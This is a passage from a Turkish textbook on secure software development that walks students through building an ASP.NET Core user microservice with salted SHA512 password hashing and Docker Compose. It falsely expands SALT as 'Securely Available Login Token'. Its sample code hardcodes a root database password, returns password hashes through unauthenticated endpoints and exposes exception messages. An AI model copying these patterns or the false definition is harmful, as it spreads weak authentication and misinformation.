Yetkilendirme kontrolleri, sistemlerin ve uygulamaların güvenliğini sağlamak için önemli bir bileşendir. Eksik yetkilendirme, ciddi güvenlik risklerine neden olabilir. Bu nedenle yetkilendirme kontrolleri dikkatlice tasarlanmalı, uygulanmalı ve yönetilmelidir.

3. ETKİNLİK


Aşağıda verilen soruları arkadaşlarınızla değerlendirerek "Kimlik Doğrulama" ve "Yetkilendirme" kutucuklarına cevaplarınızı yazınız.

1. Yazılım güvenliğinde kimlik doğrulama neden önemlidir?
2. Yetkilendirme yöntemlerinin önemi nedir?
3. CAPTHA'lar ne kadar güvenlidir?
4. Eksik yetkilendirme kontrollerinin sonuçları neler olabilir?

Kimlik Doğrulama	Yetkilendirme

3.3. GÜVENLİ YAZILIM GELİŞTİRME

Ev asistanları, evlerde akıllı cihaz kullanımının artışıyla hayatın ayrılmaz bir parçası hâline gelir. Bu bağlamda mikroservis mimarisi kullanılarak gerçekleştirilen ev asistanı uygulaması, web tabanlı olmanın yanı sıra mobil ve IoT [Internet of Things (Nesnelerin İnterneti)] platformlarına yönelik olarak da geliştirilir. Görsel 3.10'da uygulama mimarisine bir örnek verilmiştir.



Görsel 3.10: Örnek uygulama mimarisi

3.3.1. Kullanıcı Web API Mikroservisi


Kullanıcı Web API mikroservisi, kullanıcıya ait bilgileri veri tabanına işler. Kullanıcı veri tabanında kayıt oluşturma, okuma, değiştirme ve silme işlemlerini gerçekleştirir.

1. UYGULAMA

> Kullanıcı Web API mikroservisini ASP.NET kullanarak verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Visual Studio programında Blank Solution şablonuyla Ev Asistanı adında boş bir çözüm oluşturunuz.


2. Adım: Çözüm Gezgini penceresinde ApiGateway, IoT, Microservices ve UI klasörleri oluşturunuz (Görsel 3.11).



Görsel 3.11: Ev asistanı projesinin klasör yapısı

3. Adım: Microservices klasörü içine UserServiceWebAPI adında bir Asp.Net Core Web API projesi oluşturunuz.

4. Adım: Projeye Docker Compose konteyner yöneticisi desteği ekleyiniz (Görsel 3.12).



Görsel 3.12: Docker Compose konteyner yöneticisi desteği ekleme penceresi

5. Adım: Nuget paket yöneticisi ile MySql.EntityFrameworkCore 7.0.5 yükleyiniz.

6. Adım: UserServiceWebAPI projesi içine Models adında yeni bir klasör oluşturunuz.

C# dilinde Models klasörü, bir yazılım projesinin genellikle veri yapısını ve uygulama mantığını temsil eden model sınıflarını içeren bir klasördür. Bu klasör, uygulamanın içerdiği veri nesnelerini, varlıklarını veya iş mantığı modellerini gruplamak ve düzenlemek amacıyla kullanılır. Model sınıfları genellikle veri tabanı tablolarını veya dış veri kaynaklarını temsil eden nesneleri içerir.

7. Adım: Models klasörü içine User.cs adında bir sınıf oluşturunuz. Bu sınıf, veri tabanındaki kullanıcı tablosunu temsil eder.

```
public class User
{
    [Key]
    [Column("user_id")]
    public int Id { get; set; }

    [Column("user_name")]
    [Required]
    public required string UserName { get; set; }

    [Column("user_email")]
    [Required]
    public required string Email { get; set; }

    [Column("password")]
    [Required]
    public required string Password { get; set; }

    [Column("salt")]
    public string? Salt { get; set; }
}
```

8. Adım: UserServiceWebAPI projesi içine Data adında yeni bir klasör oluşturunuz.

9. Adım: Data klasörü içine UserDbContext adında bir sınıf oluşturunuz.

DbContext, Entity Framework isim alanında bulunan bir sınıftır ve Entity Framework, .NET platformunda veri tabanı işlemlerini yönetmek için kullanılan bir ORM (Object-Relational Mapping) aracıdır. ORM araçları, nesne odaklı programlama ile ilişkisel veri tabanları arasındaki etkileşimi kolaylaştırmak için tasarlanmıştır.

DbContext, bir veri tabanı bağlantısı üzerinden Entity Framework ile etkileşimde bulunmak için kullanılır. Bu sınıf, uygulamanın veri tabanındaki nesneleri temsil eden ve bu nesnelerle etkileşimde bulunmayı sağlayan bir arayüzdür. DbContext sınıfı; veri tabanı işlemlerini gerçekleştirme, veri okuma veya yazma, veri güncelleme ve sorgulama görevlerini yönetmek için kullanılır.

```
public sealed class UserDbContext : DbContext
{
    public UserDbContext(DbContextOptions<UserDbContext> dbContextOptions) : base(db-
ContextOptions)
    {
        try
        {
            // Veri tabanı oluşturucu (database creator) almak için Entity Framework
kullanılır.
          if (Database.GetService<IDatabaseCreator>() is not RelationalDatabaseCreator
databaseCreator) return;

            // Veri tabanıyla bağlantı kurulabilirse (CanConnect) bağlantı kurar.
            if (!databaseCreator.CanConnect()) databaseCreator.Create();

            // Veri tabanında tablolar oluşturulmamışsa tabloları oluşturur.
            if (!databaseCreator.HasTables()) databaseCreator.CreateTables();

        }
        catch (Exception e)
        {
            Console.WriteLine(e);
            throw;
        }
    }
    public required DbSet<User> Users { get; set; }

    }
```

10. Adım: UserServiceWebAPI projesi içine Repositories adında yeni bir klasör oluşturunuz.

11. Adım: Repositories klasörü içine IUserRepository adında yeni bir arayüz (interface) oluşturunuz.

Bir sınıfı veya servisi projede doğrudan kullanmak, proje için bağımlılık problemlerine yol açar. MSSQL veri tabanı kullanan bir servis, projede doğrudan kullanılırken daha sonradan projenin veri tabanı başka bir platforma (örneğin MySQL) taşındığında proje üzerinde birçok değişiklik yapmak gerekir. Bu bağımlılığı yok etmek için Dependency Injection (Bağımlılık Enjeksiyonu) yöntemi kullanılır. Servisin veya sınıfın yapacağı işlemler bir arayüz olarak tanımlanır. Daha sonra bu arayüzden türetilen sınıflar proje içinde kullanılır.

```
public interface IUserRepository
{
    // Kullanıcıyı, kullanıcı adına göre getir.
    Task<User?> GetUserByUsernameAsync(string username);

    // Kullanıcıyı ID'ye göre getir.
    Task<User?> GetUserByIdAsync(int userId);

    // Tüm kullanıcıları getir.
    Task<IEnumerable<User>> GetAllUsersAsync();

    // Yeni bir kullanıcı ekle.
    Task<User> AddUserAsync(User user);

    // Kullanıcı bilgilerini güncelle.
    Task UpdateUserAsync(User user);

    // Kullanıcıyı sil.
    Task DeleteUserAsync(int userId);
}
```

12. Adım: UserRepository adında IUserRepository arayüzünden türeyen yeni bir sınıf oluşturunuz.

Repository (depo) terimi, veri tabanı işlemlerini soyutlamak ve yönetmek amacıyla kullanılan bir tasarım desenini ifade eder. Repository tasarım deseni, uygulama kodunun doğrudan veri tabanı işlemleriyle uğraşmamasını sağlar. Bunun yerine bir veri tabanı tablosu veya nesnesi üzerinde işlemler yapmak için bir arayüz sağlar.

```
public class UserRepository : IUserRepository

    {
        private readonly UserDbContext _dbContext;

        public UserRepository(UserDbContext userDbContext)
        {
            _dbContext = userDbContext;
        }

        public async Task<User?> GetUserByUsernameAsync(string username)
        {
            return await _dbContext.Users.FirstOrDefaultAsync(u => u.UserName==
    username);
        }

        public async Task<User?> GetUserByIdAsync(int userId)
```

```
        {
            return await _dbContext.Users.FindAsync(userId);
        }

        public async Task<IEnumerable<User>> GetAllUsersAsync()
        {
            return await _dbContext.Users.ToListAsync();
        }

        public async Task<User> AddUserAsync(User user)
        {
            _dbContext.Users.Add(user);
            await _dbContext.SaveChangesAsync();
            return user;
        }

        public async Task UpdateUserAsync(User user)
        {
            _dbContext.Entry(user).State = EntityState.Modified;
            await _dbContext.SaveChangesAsync();
        }

        public async Task DeleteUserAsync(int userId)
        {
            var user = await _dbContext.Users.FindAsync(userId);
            if (user != null)
            {
                _dbContext.Users.Remove(user);
                await _dbContext.SaveChangesAsync();
            }
        }
    }
```

13. Adım: Services adında yeni bir klasör oluşturunuz.

14. Adım: IUserService adında yeni bir arayüz oluşturunuz.

```
    public interface IUserService
    {
        Task<User?> GetUserAsync(int userId);
        Task<User?> GetUserByUsernameAsync(string username);
        Task<IEnumerable<User>> GetAllUsersAsync();
        Task<User> CreateUserAsync(User user);
        Task DeleteUserAsync(int userId);
        Task<User?> VerifyUser(string  username, string password);
    }
```

15. Adım: UserService adında IUserService arayüzünden türeyen bir sınıf oluşturunuz.

Servisler (Services), uygulama içindeki belirli işlemleri gerçekleştiren ve iş mantığı kurallarını uygulayan yazılım bileşenleridir.

```
    public class UserService : IUserService
    {
        public async Task<User?> GetUserAsync(int userId)
        {
        }
```

```
        public async Task<User?> GetUserByUsernameAsync(string username)
        {
        }

        public async Task<IEnumerable<User>> GetAllUsersAsync()
        {
        }

        public async Task<User> CreateUserAsync(User user)
        {
        }

        public async Task DeleteUserAsync(int userId)
        {
        }

        public async Task<User?> VerifyUser(string username, string password)
        {
        }
    }
```

16. Adım: User servisinin veri tabanıyla işlem yapması için UserRepository sınıfının bağımlığını enjekte eden kodu yazınız.

```
    public class UserService : IUserService
    {
        private readonly IUserRepository _userRepository;

        public UserService(IUserRepository userRepository)
        {
            _userRepository = userRepository;
        }
```

17. Adım: Kullanıcı bilgilerini getirme kodlarını yazınız.

```
    public async Task<User?> GetUserAsync(int userId)
    {
        return await _userRepository.GetUserByIdAsync(userId);
    }

    public async Task<User?> GetUserByUsernameAsync(string username)
    {
        return await _userRepository.GetUserByUsernameAsync(username);
    }


    public async Task<IEnumerable<User>> GetAllUsersAsync()
    {
        return await _userRepository.GetAllUsersAsync();
    }
```

18. Adım: Kullanıcı silme kodlarını yazınız.

```
    public async Task DeleteUserAsync(int userId)
     {
        // Ek veri doğrulama ve iş mantığı işlemleri burada gerçekleştirilebilir.
         await _userRepository.DeleteUserAsync(userId);
     }
```

19. Adım: Yeni bir kullanıcı ekleme kod yapısını yazınız.

```
public async Task<User> CreateUserAsync(User user)
{
    // Kullanıcı adı doğrulaması
    // Şifre doğrulaması
    // Kullanıcı adının benzersizliğini kontrol et.
    // Şifreleme işlemi
    // Kullanıcıyı veri tabanına kaydet.
}
```

20. Adım: Kullanıcı adı doğrulama işlemi için önce Validators adında yeni bir klasör oluşturunuz.

Yeni bir kullanıcı eklemek için kullanıcı adı doğrulaması, şifre doğrulaması, benzersiz kullanıcı adı doğrulaması gibi birkaç doğrulama yapılır.

21. Adım: Validators klasörü içinde InputValidator adında yeni bir sınıf oluşturunuz.

Regex [Regular Expression (Düzenli İfade)]; metin tabanlı veriler içinde desen aramak, eşleştirmek, değiştirmek, sıralamak gibi işlemleri yapmak için kullanılan bir dildir. Regex genellikle bir karakter dizisinin içinde belirli bir yapıyı tanımlamak için kullanılır ve bu yapılar genellikle bir dilin kurallarına uygun olarak belirli bir deseni ifade eder. Kullanılan Regex, metnin a'dan z'ye tüm küçük ve büyük harfleri, 0'dan 9'a kadar tüm sayıları ve özel karakter olarak sadece _ (alt çizgi) karakterlerini kabul edeceğini ifade eder. Böylelikle kullanıcının, hatalı kullanıcı adı girişleri engellenir.

```
public partial class InputValidator
{
    public bool IsUsernameValid(string username)
    {
        // Kullanıcı adı boş olmamalı ve desene uygun olmalıdır.
        return !string.IsNullOrEmpty(username) && UsernameRegex().
IsMatch(username);
    }

    // Kullanıcı adı için geçerli karakterlerin Regex deseni
    [GeneratedRegex("^[a-zA-Z0-9_]*$")]
    private static partial Regex UsernameRegex();
}
```

22. Adım: UserService sınıfı içinde gerekli kod değişikliğini yapınız.

```
public async Task<User> CreateUserAsync(User user)
{
    // Kullanıcı adı doğrulaması
    if (!_inputValidator.IsUsernameValid(user.UserName))
    {
        throw new ArgumentException("Geçersiz kullanıcı adı formatı.");
    }
```

23. Adım: Şifre doğrulama işlemi için InputValidator sınıfı içinde gerekli değişiklikleri yapınız (Şifre değerinin boş olmaması, en az 8 karakterden oluşması, en az bir büyük harf, bir küçük harf ve bir rakam içermesi gerekir.).

```
public bool IsPasswordValid(string password)
{
// Şifre en az 8 karakter uzunluğunda ve özel gereksinimlere uygun olmalıdır.
// Bu örnekte en az bir büyük harf, bir küçük harf ve bir rakam içermesi
gerekir.
    return !string.IsNullOrEmpty(password) &&
           password.Length >= 8 &&
           PasswordRegex().IsMatch(password);
}
// Şifre için geçerli karakterlerin Regex deseni
[GeneratedRegex("^(?=.*[a-z])(?=.*[A-Z])(?=.*\\d).+$")]
private static partial Regex PasswordRegex();
```

24. Adım: UserService sınıfı içinde CreateUserAsync metoduna şifre doğrulama kodlarını ekleyiniz.

```
// Şifre doğrulaması
if (!_inputValidator.IsPasswordValid(user.Password))
{
    throw new ArgumentException("Geçersiz şifre formatı.");
}
```

25. Adım: Kullanıcı adının benzersizliğini kontrol etmek için UserService içine kullanıcı adı benzersizlik kontrolü metodu ekleyerek, veri tabanı içinde aynı isimde bir kullanıcı olup olmadığını kontrol ediniz.

```
private async Task<bool> IsUsernameUnique(string username)
{
    // Kullanıcı adının benzersizliğini veri tabanında kontrol et.
    var existingUser = await _userRepository.
GetUserByUsernameAsync(username);
    return existingUser == null;
}
```

26. Adım: UserService sınıfı içinde CreateUserAsync metoduna şifre doğrulama kodlarını ekleyiniz.

```
// Kullanıcı adının benzersizliğini kontrol et.
if (!await IsUsernameUnique(user.UserName)) throw new ArgumentException("Bu
kullanıcı adı zaten kullanılıyor.");
```

Kullanıcıların şifrelerini veri tabanına kaydetmek bir güvenlik zafiyetidir. Veri tabanında açık metin olarak saklanan şifreler, veri tabanına yetkisiz erişim sağlandığında ortaya çıkarabilir. Şifre metinleri, veri tabanına kodlanarak (hashing) kaydedilir. Hashing, güvenlik zafiyetini engellemek için kullanılan bir yöntemdir. Tüm kullanıcıların şifreleri, aynı kodlama tekniği ile veri tabanına kaydedildiğinde başka bir güvenlik zafiyeti ortaya çıkar. Veri tabanını ele geçiren bir kişi, kendi şifresinden yola çıkarak diğer kullanıcıların da şifrelerini ele geçirebilir. Bu durumu önlemek için her kullanıcının şifresi ayrı bir kodlamayla kaydedilebilir.

SALT [Securely Available Login Token (Güvenli Bir Şekilde Kullanılabilen Giriş Jetonu)] genellikle şifreleme algoritmalarında ve parola yönetimi uygulamalarında kullanılan bir güvenlik önlemidir. SALT, parolaların önceden belirlenmiş rastgele bir değerle birleştirilerek şifrelenmesi anlamına gelir. Bu işlem, aynı parolanın farklı kullanıcılarda farklı şifreleme sonuçlarına sahip olmasını sağlar ve çeşitli güvenlik saldırılarına karşı direnç oluşturur.

SALT'ın kullanılması özellikle **rainbow table** saldırılarına karşı bir savunma mekanizması sağlar. Rainbow table, önceden hesaplanmış büyük bir parola kümesini içeren bir tabloyu kullanarak şifreleri çözmeye çalışan saldırılardır. SALT kullanılmazsa aynı parola her zaman aynı şifreleme sonucunu üreteceği için bu tür saldırılara karşı direnç zayıflar.

ÖRNEK

1. SALT Kullanılmadan Şifreleme
Parola: «password»
SALT olmadan şifreleme: MD5(«password») = 5f4dcc3b5aa765d61d8327deb882cf99

2. SALT Kullanılarak Şifreleme
Parola: «password»
SALT: «abc123»
SALT kullanarak şifreleme: MD5(«abc123password») = 1a1dc91c907325c69271ddf0c944bc72

27. Adım: UserService sınıfı içinde rastgele SALT oluşturma metodunu ekleyiniz.

```
// Rastgele bir SALT oluştur.
private static byte[] GenerateSalt()
{
    using var rng = RandomNumberGenerator.Create();
    var salt = new byte[16]; // 16 byte SALT oluştur.
    rng.GetBytes(salt);
    return salt;
}
```

28. Adım: UserService sınıfı içinde şifreyi ve SALT kullanarak karma değeri hesaplayan metodu ekleyiniz.

```
// SALT kullanarak şifrenin karma (hash) değerini hesapla.
 private static string HashPassword(string password, byte[] salt)
 {
     var passwordBytes = Encoding.UTF8.GetBytes(password);
     var saltedPassword = new byte[passwordBytes.Length + salt.Length];
     Array.Copy(passwordBytes, saltedPassword, passwordBytes.Length);
     Array.Copy(salt, 0, saltedPassword, passwordBytes.Length, salt.Length);
     var hash = SHA512.HashData(saltedPassword);
     return Convert.ToBase64String(hash);
 }
```

29. Adım: UserService sınıfı içinde CreateUserAsync metoduna şifreleme işlemi kodlarını ekleyiniz.

```
// Şifreleme işlemi
var salt = GenerateSalt();
user.Salt = Convert.ToBase64String(salt);
user.Password = HashPassword(user.Password, salt);
```

30. Adım: UserService sınıfı içinde CreateUserAsync metoduna veri tabanına kaydetme işlemi kodlarını ekleyiniz.

```
// Kullanıcıyı veri tabanına kaydet.
 return await _userRepository.AddUserAsync(user);
```

31. Adım: UserService sınıfına kullanıcı doğrulama metodu kodlarını yazınız.


```
public async Task<User?> VerifyUser(string username, string password)
 {
     var user =  await _userRepository.GetUserByUsernameAsync(username);
     if (user == null) return null;
     var salt = Convert.FromBase64String(user.Salt!);
     if( user.Password != HashPassword(password, salt)) return null;
     return user;
 }
```

32. Adım: Controllers klasörü içine UsersController adında boş bir API Controller (Görsel 3.13) oluşturunuz.

API Controller, bir web API (Application Programming Interface) geliştirmek için kullanılan bir Controller türüdür. API, uygulamalar arasında veri alışverişi sağlayan bir arayüzdür. API Controller, bu veri alışverişini yöneten ve işleyen bir bileşen olarak görev yapar.

API Controller genellikle RESTful (Representational State Transfer) veya diğer web API standartlarını takip eder. HTTP protokolü üzerinden çeşitli HTTP metodları (GET, POST, PUT, DELETE vb.) kullanılarak erişilen uç noktaları (endpoints) tanımlar.

API Controller, gelen istekleri işler ve işleme uygun HTTP yanıtları üretir. Genellikle veri tabanına erişim, iş mantığının uygulanması, verilerin formatlanması gibi görevleri yönetir.



Görsel 3.13: API Controller oluşturma penceresi

33. Adım: UserController sınıfına User servisini enjekte eden kodları yazınız.

```
[Route("api/[controller]")]
[ApiController]
public class UsersController : ControllerBase
{
    private readonly IUserService _userService;

    public UsersController(IUserService userService)
    {
        _userService = userService;
    }
}
```

34. Adım: UserController sınıfına kullanıcı bilgileri getirme metotlarını yazınız.

```
[HttpGet("{id:int}", Name = "GetUser")]
public async Task<IActionResult> GetUser(int id)
{
    try
    {
        var user = await _userService.GetUserAsync(id);
        if (user == null) return NotFound();
        return Ok(user);
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
[HttpGet("username/{username}")]
public async Task<IActionResult> GetUserByUsername(string username)
{
    try
    {
        var user = await _userService.GetUserByUsernameAsync(username);
        if (user == null) return NotFound();
        return Ok(user);
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
[HttpGet]
public async Task<IActionResult> GetAllUsers()
{
    try
    {
        var users = await _userService.GetAllUsersAsync();
        return Ok(users);
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
```

35. Adım: UserController sınıfına yeni kullanıcı oluşturma metodunu yazınız.

```
[HttpPost]
public async Task<IActionResult> CreateUser([FromBody] User? user)
{
    try
    {
        if (user == null)
        {
            return BadRequest("Kullanıcı nesnesi boş");
        }
        var createdUser = await _userService.CreateUserAsync(user);
        return CreatedAtRoute("GetUser", new { id = createdUser.Id },
createdUser);
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
```

36. Adım: UserController sınıfına kullanıcı silme metodunu yazınız.

```
[HttpDelete("{id:int}")]
public async Task<IActionResult> DeleteUser(int id)
{
    try
    {
        var user = await _userService.GetUserAsync(id);
        if (user == null)
        {
            return NotFound();
        }

        await _userService.DeleteUserAsync(id);
        return NoContent();
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
```

37. Adım: UserController sınıfına kullanıcı doğrulama metodunu yazarak Models klasörü içinde User-VerificationRequest adında bir sınıf oluşturunuz.

```
public class UserVerificationRequest
{
    public string UserName { get; set; }
    public string Password { get; set; }
}
```

38. Adım: VerifyUser kodunu yazınız.

```
[HttpPost("verify-user")]
public async Task<IActionResult> VerifyUser([FromBody] UserVerificationRequest
request)
{
    try
    {
        var user = await _userService.VerifyUser(request.UserName, request.
Password);

        if (user != null)
        {
            return Ok(user);
        }
        else
        {
            return BadRequest("Kullanıcı doğrulanamadı.");
        }
    }
    catch (Exception ex)
    {
        return StatusCode(500, $"İç sunucu hatası: {ex.Message}");
    }
}
```


39. Adım: Program.cs dosyası içinde bağımlılık enjeksiyonu işlemlerini yapınız.

```
using UserServiceWebAPI.Data;
using UserServiceWebAPI.Repositories;
using UserServiceWebAPI.Services;
using Microsoft.EntityFrameworkCore;
var builder = WebApplication.CreateBuilder(args);

builder.Services.AddControllers();
builder.Services.AddEndpointsApiExplorer();
builder.Services.AddSwaggerGen();
// UserService ve UserRepository bağımlılık enjeksiyonu
builder.Services.AddScoped<IUserService, UserService>();
builder.Services.AddScoped<IUserRepository, UserRepository>();

// Veri tabanı bağlantı enjeksiyonu
var dbHost = Environment.GetEnvironmentVariable("DB_HOST");
var dbPort = Environment.GetEnvironmentVariable("DB_PORT");
var dbName = Environment.GetEnvironmentVariable("DB_NAME");
var dbPassword = Environment.GetEnvironmentVariable("DB_ROOT_PASSWORD");

var connectionString = $"server=
{dbHost};port={dbPort};database={dbName};user=root;password={dbPassword}";
builder.Services.AddDbContext<UserDbContext>(o =>
o.UseMySQL(connectionString));
var app = builder.Build();

if (app.Environment.IsDevelopment())
{
    app.UseSwagger();
    app.UseSwaggerUI();
}

app.UseHttpsRedirection();
app.UseAuthorization();
app.MapControllers();
app.Run();
```

40. Adım: Dcoker-compose.yml dosyasında gerekli düzenlemeleri yapınız.


```
version: '3.4'
services:
  userdb:
    container_name: user-db
    image: mysql:latest
    environment:- MYSQL_ROOT_PASSWORD=password
    networks: - backnet
  userservicewebapi:
    image: ${DOCKER_REGISTRY-}userservicewebapi
    build:
      context: .
      dockerfile: UserServiceWebAPI/Dockerfile
    networks: - backnet
    depends_on: - userdb
    environment:
      - DB_HOST=userdb
      - DB_NAME=es_user
      - DB_ROOT_PASSWORD=password
      - DB_PORT=3306
networks:
backnet:
```

41. Adım: Docker-compose olacak şekilde uygulamayı çalıştırınız (Görsel 3.14) .



Görsel 3.14: Docker-compose olarak uygulamayı çalıştırma

42. Adım: Tarayıcıda uygulama servislerini test ediniz (Görsel 3.15).



Görsel 3.15: UserServiceWebAPI istekleri

Güvenli bir kod yazımı için her bir sınıfın sadece kendi tanımlı olduğu işleri gerçekleştirmesi gerekir. Bu işlem, kod yazımı sırasında yazılımcının daha fazla kod satırı yazmasına neden olur ancak uygulama testleri yapılması, hata giderilmesi ve ilerideki kod değişiklikleri için büyük bir kolaylık sağlar.

ARAŞTIRMA

SOLID ve DRY yazılım geliştirme prensiplerini araştırarak avantajlarını ve dezavantajlarını arkadaşlarınızla sınıfta tartışınız.

3.3.2. Cihaz Web API Mikroservisi

Web API mikroservisi, IoT cihazlarının veri tabanı işlemlerini gerçekleştirir. Cihazların gönderdiği verileri güvenli bir şekilde depolamak, gerektiğinde sorgulamak ve analiz etmek için veri tabanı sistemleriyle entegre etmek gereklidir. Mikroservis genellikle veri tabanı işlemleri için hızlı ve ölçeklenebilir veri tabanı sistemleriyle entegre edilir. Ayrıca veri tabanı işlemlerini optimize etmek ve hata durumlarını yönetmek için uygun güvenlik ve yedekleme önlemleri alınır.

2. UYGULAMA

> Microservices klasörü oluşturarak bu klasör içine DeviceServiceWebAPI adında bir Asp.Net Core Web API projesini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Nuget paket yöneticisi ile MySql.EntityFrameworkCore 7.0.5 yükleyiniz.

2. Adım: Models klasörü oluşturunuz.

3. Adım: Models klasörü içine Device adında bir sınıf oluşturunuz.

```
[Table("devices")]
 public class Device
 {
     [Key]
     [Column("device_id")]
     public int Id { get; set; }

     [Required]
     [Column("device_name")]
     public required string DeviceName { get; set; }

     [Required]
     [Column("user_id")]
     public int UserId { get; set; }

     [Required]
     [Column("device_code")]
     public required string DeviceCode { get; set; }

 }
```

4. Adım: Data klasörü oluşturunuz.

